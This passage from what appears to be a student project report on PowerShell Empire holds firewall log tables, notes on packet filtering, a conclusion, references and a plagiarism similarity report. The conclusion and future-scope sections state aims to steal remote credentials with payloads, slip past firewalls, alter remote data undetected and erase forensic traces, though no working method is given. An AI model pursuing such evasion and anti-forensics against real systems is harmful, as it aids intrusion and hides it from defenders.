12	172.16.56.120	172.16.57.255	UDP	138	138	Accepted
13	172.16.56.43	172.16.57.255	UDP	137	137	Accepted
14	172.16.56.43	172.16.57.255	UDP	138	138	Accepted

Figure 5.3 Filter incoming and outgoing network traffic

The firewall can detect and block suspicious or malicious network activity in real-time helping to prevent security breaches and mitigate potential risk to the network.



ID	IP SRC	IP DST	PROTOCOL	PORT SRC	PORT DST	STATUS
1	192.168.43.181					Droped
2	192.168.43.182					Droped
3						Droped
4						Droped
5						Droped
6						Droped
7						Droped
8						Droped
9						Droped
10						Droped
11						Droped
12						Droped
13						Droped
14						Droped
15						Droped
16						Droped
17						Droped
18						Droped
19						Droped
20						Droped
21						Droped
22						Droped
23						Droped
24						Droped
25						Droped
26						Droped

Figure 5.4 Detect and block suspicious or malicious network activity

The firewall can log and monitor network traffic providing administrators with valuable insights into network activity, security events and potential security incidents. This information can aid in troubleshooting, forensic analysis and compliance reporting.




Figure 5.5 Save a capture log data

Firewalls can inspect network packets as they traverse the network interface. By analyzing packet headers and payloads, firewalls can extract valuable information such as source and destination IP addresses, port numbers, protocol types, and packet contents.

Packet inspection allows firewalls to enforce filtering rules based on packet attributes, detect malicious traffic patterns and log relevant network events for further analysis.

CHAPTER 06: CONCLUSIONS AND FUTURE SCOPE

6.1 CONCLUSION

Powershell empire is a powerful tool used by security professional for testing and improvingthe security posture of systems. Its modular architecture allowed us to simulate real world attack scenarios and identify potential vulnerabilities of systems and also help in to understand the ways that hacker can be used to get credential of any remote systems by usingthe malicious payload and also how we bypass the malicious file from the network securityand firewall of the systems. This will also help us to understand how different network security layer works and how we remain anonymous without revealing the true identity to the target machine. This will also help us to understand how digital fingerprint can be detected by security mechanism and how hacker can remote digital fingerprint from the remote systems.

6.2 FUTURE SCOPE

In future we try to implement a payloads using different techniques and also try to pass the threads of powershell empire that is detected by the firewalls sometimes and try to modify the data of remote system without detection of firewall and also try to remove a digital fingerprints left by threads of launcher.bat files when they are try to access the poweshell of remote systems and try to make signature based firewall detection system.

REFERENCES

[1] Tjada Nelson, Houssain Kettani, “Open Source PowerShell-Written Post Exploitation Frameworks Used by Cyber Espionage Groups”, 3rd International Coneference on Information and Computer Technologies(ICICT’2020)

[2] Wataru Matsuda, Mariko Fujimoto, Takuho Mitsunaga“Real-Time Detection System Against Malicious Tools by Monitoring DLL on Client Computers”, IEEE Conference on Application, Information and Network Security (AINS’2019)

[3] Zhenyuan Li, Qi Alfred Chen, Chunlin Xiong, Yan Chen, Tiantian Zhu, Hai Yang, “ Effective and Lgiht-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts”, The 26th ACM Conference on Computer and Communications Security(CCS’2019)

[4]Chung-Kuan Chen, Zhi-Kai Zhang, Shan-Hsin Lee, Shiuhpyng Shieh, “Penetration Testing in the IoT Age” , MC 2018

[5] Hessa Mohammed Zaher Al Shebli, Babak D. Beheshti “A Study on Penetration Testing Process and Tools”, 2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT)

[6] Ge Chu, Alexei Lisitsa , “Agent-based (BDI) modeling for automation of penetration testing”, Privacy, Security and Trust(PST) 2018

[7] Michael C.Long II, Dave Hoelzer, “Disrupting the Empire: Identifying PowerShell Empire Command and Control Activity”,GIAC 2017

[8] Prashant S. Shinde, Prof. Shrikant B. Ardhapurkar “Cyber Security Analysis using Vulnerability Assessment and Penetration Testing”, IEEE Sponsored World Conference on Futuristic Trends in Research and Innovation for Social Welfare (WCFTR’16)

[9] Yaroslav Stefinko, Andrian Piskozub, Roman Banakh, “Manual and Automated Penetration Testing. Benefits and Drawbacks. Modern Tendency” ,International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET), 2016

[10] Jai Narayan Goel, Vivek Kumar, Mohsen Hallaj Asghar, Sudhir Kumar Pandey, “Ensemble Based Approach to Increase Vulnerability Assessment and Penetration Testing Accuracy”, International Conference on Innovation and Challenges in Cyber Security (ICICCS 2016)

[11] Matt Bishop, Deborah A. Frincke, “About Penetration Testing” International Conference on Intelligent Information Hiding and Multimedia Signal Processing (IIH-MSP 2007), Kaohsiung, Taiwan, 26-28 November 2007

[12] Johnny Lu, Ryan Smith,” A Heuristic Approach to Signature Based Detection of PowerShell Obfuscation”,IEEE 2007

[13] R. Shanmugapriya, "A study of network security using penetration testing" ,

[14]S. Hansman and R. Hunt, "A taxonomy of network and computer attacks", Computers Security (2005)

[15] Long, M., Chwan-Hwa Wu, Hung and J.Y., "Denial of service attacks on network-based control systems: impact and mitigation", IEEE Transactions on Industrial Informatics(2005), Volume: 1, Issue: 2

[16] Hamisi, N.Y., Mvungi, N.H., Mfinanga, D.A. and Mwinyiwiwa, B.M.M., "Intrusion detection by penetration test in an organization network", ICAST 2009.

[17] Lim Yi Siang, Vinesha Selvarajah,"Security Assurance through Penetration Testing",2022 IEEE 2nd International Conference on Mobile Networks and Wireless Communications(ICMNWC)

[18] Cipher, January 2021, [online] Available: https://cipher.com/blog/the-top-25-reasons-why-you-should-pentest/.

[19] G. STRAWBRIDGE, metacompliance, January 2020, [online] Available: https://www.metacompliance.com/blog/5-damaging-consequences-ofa-data-breach/.

[20] Kali, January 2021, [online] Available: https://www.kali.org/docs/introduction/what-is-kali-linux/.

[21] Theamegroup, January 2020, [online] Available: https://www.theamegroup.com/security-breach/.

[22] R. E. L. d. Jimenez, ieeexplore, January 2016, [online] Available: https://ieeexplore.ieee.org/abstract/document/7942364.

[23] https://attack.mitre.org/software/S0363/

[24] https://null-byte.wonderhowto.com/how-to/use-powershell-empire-getting-started-with-post-exploitation-windows-hosts-0178664/

[25] https://hackmag.com/security/powershell-empire/

[26]https://www.hackingarticles.in/hacking-with-empire-powershell-post-exploitation-agent/

[27] https://1337red.wordpress.com/empire-payload-with-an-object-linking-embedding-ole/

[28] https://holdmybeersecurity.com/2020/01/23/part-2-intro-to-threat-hunting-understanding-the-attacker-mindset-with-powershell-empire-and-the-mandiant-attack-lifecycle/

Powershell

ORIGINALITY REPORT

11%	10%	3%	3%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	fastercapital.com Internet Source	2%
2	www.geeksforgeeks.org Internet Source	1%
3	www.stationx.net Internet Source	1%
4	dspace.lpu.in:8080 Internet Source	1%
5	medium.com Internet Source	<1%
6	Jai Narayan Goel, Mohsen Hallaj Asghar, Vivek Kumar, Sudhir Kumar Pandey. "Ensemble based approach to increase vulnerability assessment and penetration testing accuracy", 2016 International Conference on Innovation and Challenges in Cyber Security (ICICCS-INBUSH), 2016 Publication	<1%
7	archive.org Internet Source	<1%